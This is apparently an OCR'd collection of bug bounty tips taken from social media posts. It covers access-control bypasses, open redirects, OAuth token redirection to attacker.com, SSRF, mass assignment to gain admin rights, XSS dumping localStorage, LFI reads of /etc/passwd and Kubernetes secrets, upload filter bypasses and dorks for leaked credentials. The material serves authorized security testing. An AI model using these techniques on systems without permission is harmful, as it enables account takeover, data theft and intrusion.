Server: Apache root:fi3sER6:0:1:System Operator:/:/bin/ksh//

broken access control - Access to sensitive data



P2 in 2 min

→created account
→they askd to invite other collaborators
→found that the invitation reqst is handled by an API

→ Tried with /api/v4/users and changd POST to GET
BooMm .. ..Got the list of 2000+ usrs and their PII info

Open Redirect Bypass ?redirect=

https://test.target.com

> accepts any subdomain of target to redirect
?redirect=


https://google.comğ.target.com

> "Ğ" is a Turkish character, server can't render it and changes it to "?"
So it redirects to

http://google.com/?target.com

> https://twitter.com/alicanact60/status/1251568586826620929


Using IP Decimal to bypass '.' blacklisted character




Access control vulnerabilities

Access control vulnerabilities with blocked access can be bypassed by adding the X-Original-URL header.
POST /admin/deleteUser HTTP/1.1 → 403
POST / HTTP/1.1
X-Original-URL: /admin/deleteUser → 200OK
Bypass Success!

Using the password reset code more than once



Testing Account Takeover Vulnerabilities,



https://twitter.com/lutfumertceylan/status/1285025918617100289


https://twitter.com/ngkogkos/status/1284944665243000834

API ENDPOINT

If you playing with "API ENDPOINT" always try to send "INVALID CONTENT TYPE" end-up by getting hidden endpoints in "RESPONSE".

payment process bypass Price Manipulaton

a small edit, the price value decreases to 10%.



https://twitter.com/Rahul__Nakum/status/1284475996746309638

https://twitter.com/MasterSEC_AR/status/1262920577158918148

find broken link hijacking:

1. Go to site map in burp, and copy all the "links" in the host into a file.
2. Now,
cat links | unfurl domain | grep -v target | grep -v target-name | sort -u | tee external

At this point, you will have all the external links

[..] present on all the domains you have visited.
4. You just have to filter out the 404 pages and you could do that by
cat external | httpx -status-code | tee ext_status
5. Now, go and manually verify the 404 pages if any of the domains are available for sale.

https://twitter.com/intigriti/status/1222868788070227970

Email attack

homographs ID

the company's mail system can be vulnerable to homographs IDN ,
try to ask reset password for victim@example-com to victim@exàmple-com , if the backend is vulnerable it will be sent to xn--bl-mple-com instead of example-com

this can happens if the website send reset link to the email that been submitted in the request and not the email that existed in the database

session expiration

Bug :- session expiration bypass with the help of 2fa
To verify this login to two browsers. Here let us name Chrome as device 'A'
And Firefox as device 'B'.
1. Goto device 'A' and navigate to change password url

2. Goto device B and login with email and password and stay at 2fa page.
3. Back to device A, now change password. (By doing this old sessions revoke)
4. Goto device B, now enter 2FA and you will be redirected to dashboard.
Was rewarded with $$$ bounty.

Information discloser

Protip: use

http://censys.io

and look for subdomains. look for 3306 port in scope
if there is such port then open the address you will find phpmyadmin panel at

http://site.com/phpmyadmin/

ip/phpmyadmin/
Above method i use to find phpmyadmin panel :)

https://twitter.com/manas_hunter/status/1282743891154792449

https://twitter.com/ElMrhassel/status/1282661956676182017

https://twitter.com/alicanact60/status/1282030697742467072

https://twitter.com/AmitMDubey/status/1281920617931923458

session expiration

https://twitter.com/the_vyAdha/status/1283336496544505859

https://twitter.com/N008x/status/1282889370941509634

https://twitter.com/manas_hunter/status/1282743891154792449

OAUTH through FUZZ

#bugbounty

I Was able to bypass the Filter on OAUTH through FUZZ With URL-Encode Chars , Found that Website Add / before %5b when redirect the token
Example : target/oauth?redirect_uri=

http://attacker.com

%https://t.co/QSv7Vm2STd
Redirect Token to :

http://Attacker.com/%5b.target.com?token=...

.

read Js file

Make sure to read Js file to get all the API endpoints

And create GET, HEAD, POST, TRACE, etc request To create internal errors or something useful

Developers might forget to handle exceptions on some endpoints

And will get something to report

https://twitter.com/intigriti/status/1185522498990989313

Blind SSRF


1. cat aquatone/*/urls.txt | grep sentry
2. Burpsuite
3. Send it to Repeater
4. Change the value of filename: to a

http://postb.in

url (or similar)
5. Wait for a connection
6.

https://twitter.com/SalahHasoneh1/status/1281274120395685889

AlienVault OTX



Ways to bypass 2FA

Change Email Id


.

-

ATO:
1. there was an option to change email id.
2. Changed the mail id and capture that request.
3. My userid and changed mail was in that request.
4. I changed replaced my used id with victims user id.
5. Booom victims email was changed.
#bugbountytips#BugBounty#infosec

Dom based XSS

A short IDOR story




https://twitter.com/Elawadly77/status/1280827282391797760

https://twitter.com/trbughunters/status/1280585886548320257

Api key vulnerability finder

https://googlekey.blindf.com/

#SSRF



Sometimes you got to keep it simple in

#bugbounty

. Just got an

#SSRF

, steps (credits below):
1 Run getallurls for all assets & merge results
2 `cat results | grep "url="| anti-burl | tee ssrf.txt`
3 Review & cleanup list
4 Fuzz all "url-like" params w/ Burp collab &

#ffuf

bruteforce params

So a

#bugbountytip

is to recursively bruteforce parameters. For exemple:
*

http://exemple.com/page

? - - > valid param "ID"
* bruteforce params for

http://exemple.com/page?ID=1

- - > valid parameter "method"
* next bruteforce

http://exemple.com/page?ID=1&method=VALUE...


and so on

cloudflare Bypass

Domain > DNS Lookup > protected by Cloudflare > Search historic IPs on ViewDns > Identify the ones other than cloudflare > made a /etc/hosts file entry > Browse the website.

https://twitter.com/MrR0Y4L3/status/1278386423314280449


simple IDOR after account takeover.



https://twitter.com/nehatarick/status/1279384542013468672

https://twitter.com/spaceraccoonsec/status/1277207011432607744

Bug Bounty One LinersRegistering as an Employee leads to claim of Employee Only Private Offers and getting an "Identification Card".



information disclosure\

One way to find information disclosure vulnerabilities is to change the header.
Change the Accept header to:
Accept: application/json, text/javascript, */*; q=0.01
Some vulnerable servers reveal server version information, stack and route information

.Was searching some endpoints on github with following

"

http://site.com

" url=
"

http://site.com

" redirect=
"

http://site.com

" uri=
2. Found login function endpoint and accessible URL
3. The same function was their all 7 subs. All affected

Found simple oauth stealing
Endpoint:
auth?response_type=code&redirect_uri=


Failed to find an endpoint for testing ?

Inject your payload on :
1. Every URL query string.
2. Every parameter in body of the post request.
3. Every Cookie.
4. Every HTTP header (User-Agent, Referer,Host and many others)
Source : WAHH chapter-4,Page-98

@a_l_e_r_t_1_

@intigriti

testing a Drupal site,



CORS Protection Bypass


If the system only allows "Origin:

http://target.com

",
Use a gTLD containing "com" → Origin:

http://target.community

Take overorginzation



Improper Authorization Leads to Takeover Organizations

While testing the API of an application, I came across an endpoint which disclosed the users information of my own organization.

Endpoint:

`https://site.com/api/users`

With a bit of brute forcing techniques I discovered an endpoint which disclosed users information from all the other organizations.

Endpoint:

`https://site.com/api/admin/users`

Disclosed Information:

```
[{"uid":"test","email":"name@company.com","first_name":"test","last_name":"test",
"company":"test"},{
........
}]
```

JSON

Further analysis of the vulnerable endpoint showed that `HTTP POST METHOD` was also allowed. Sending a POST Request resulted in an error saying that `first_name was not provided.` Actually this was a Mass Assignment Vulnerability which helped me to disclose all the required parameters. So the final request looked like:


```
POST /api/admin/users
Host: site.com

{"first_name":"test","last_name":"test","uid":"test","email":"email@attacker.com",
"role":"admin","company":"test"}
```

JSON

All I had to do was to replace the values of `uid` and `company` parameters. Once done, I received an email saying that I was invited to that organization as an `Admin.`

Template injection vulnerability

Helps you to find Jira Servers that may vulnerable to Template injection vulnerability [CVE-2019-11581].
Shodan:"/secure/ContactAdministrators!default.jspa"
ZoomEye:title:"System Dashboard"



Recon

How "Recon" helped Samsung protect their production repositories of SamsungTv, eCommerce / eStores

Credentials of BitBucket were exposed on a public board and was not enabled with 2FA, which gave access to their production BitBucket instance. Needless to say, this would have gone worse if it could have gone into wrong hands. Security is your responsibility - enable 2FA at org level for your repositories.


https://blog.usejournal.com/how-recon-helped-samsung-protect-their-production-repositories-of-samsungtv-ecommerce-estores-4c51d6ec4fdd


```
site:codepad.co "keyword"
site:scribd.com "keyword"
site:npmjs.com "keyword"
site:npm.runkit.com "keyword"
site:libraries.io "keyword"
site:ycombinator.com "keyword"
site:coggle.it "keyword"
site:papaly.com "keyword"
site:google.com "keyword"
site:trello.com "keyword"
site:prezi.com "keyword"
site:jsdelivr.net "keyword"
site:codepen.io "keyword"
site:codeshare.io "keyword"
site:sharecode.io "keyword"
site:pastebin.com "keyword"
site:repl.it "keyword"
site:productforums.google.com "keyword"
site:gitter.im "keyword"
site:bitbucket.org "keyword"
site:*.atlassian.net "keyword"
inurl:gitlab "keyword"
```

Information and data / source code / project management

GitHub
BitBucket
Gitlab
Jira/Confluence
Asana
Trello
Slack
Kibana
Zendesk
.....

intelx.io (passwords / credentials / Keys)
papaly.com (docs/passwords/links to the internal system which aren't internal)
pastebin.com (passwords/credentials/Keys)
scribd.com (passwords/keys in documents)
trello.com (prob loads of secret :P if it's an open board)
gist.github.com (^^same)
web.archive.org (Old JS, endpoints, subdomains .....)
Jira/Confluence
and of course the ones like GitHub, Bitbucket, GitLab
.....



1 information disclosure via Service-Now!

XSS

Good tip by

@Masonhck3571


:
If u find an Open Redirect try and chain it with XSS to pull the contents from local storage.
Example:
javascript:alert(JSON.stringify(localstorage))
Sexy tip

@Masonhck3571

Keep rocking

"/gitlab/*" endpoint is affected from the Jenkins Gitlab Hook Plugin Reflected XSS vulnerability. (CVE-2020-2096)

https://twitter.com/bugbountynights/status/1223030088914128898



Trello boards

https://twitter.com/xKushagra/status/989074112411824129

xxe

#bugbountytip Company fixed an XXE by blocking arbitrary URL(s) to grab an SVG? Try & bypass it by embedding the SVG using the Data URI protocol handler [_PAYLOAD], most of the time it would work! #BugBounty #TogetherWeHitHarder #infosec #infosecurity

https://twitter.com/huntmost/status/1195507306919804928

https://twitter.com/prateek_0490/status/1046077319801184259

https://twitter.com/11xuxx/status/1250764273623629826/photo/1

LFI RFI

If you find a LFI ignore /etc/passwd and go for /var/run/secrets/kubernetes.io/serviceaccount this will raise the severity when you hand them a kubernetes token or cert.

https://twitter.com/Random_Robbie/status/1072235866582642689

time: I've got a RCE by using this tip: while testing for malicious file uploads, if .php extension is blacklisted you can try .PhP , .php5 and .php3 Sometime this fools the backend and you get shell! RTs & comments are appreciated. Follow

#bugbountytips

#pentest


https://twitter.com/HusseiN98D/status/1220120543778787328


Wildcard bypass & LFI
1. Intercepted a POST req that pointed to a local file "/usr/local/redacted/filename"
2. tried "/etc/passwd" → bad request
3. "/user/local/../../etc/passwd" → bad request
4. "/user/local/redacted/../../../etc/passwd" → OK
5. LFI & bounty

https://twitter.com/11xuxx/status/1252905397259767808

If a web application allow you to upload a .zip file, zip:// is an interesting PHP wrapper to turn a LFI into a RCE.

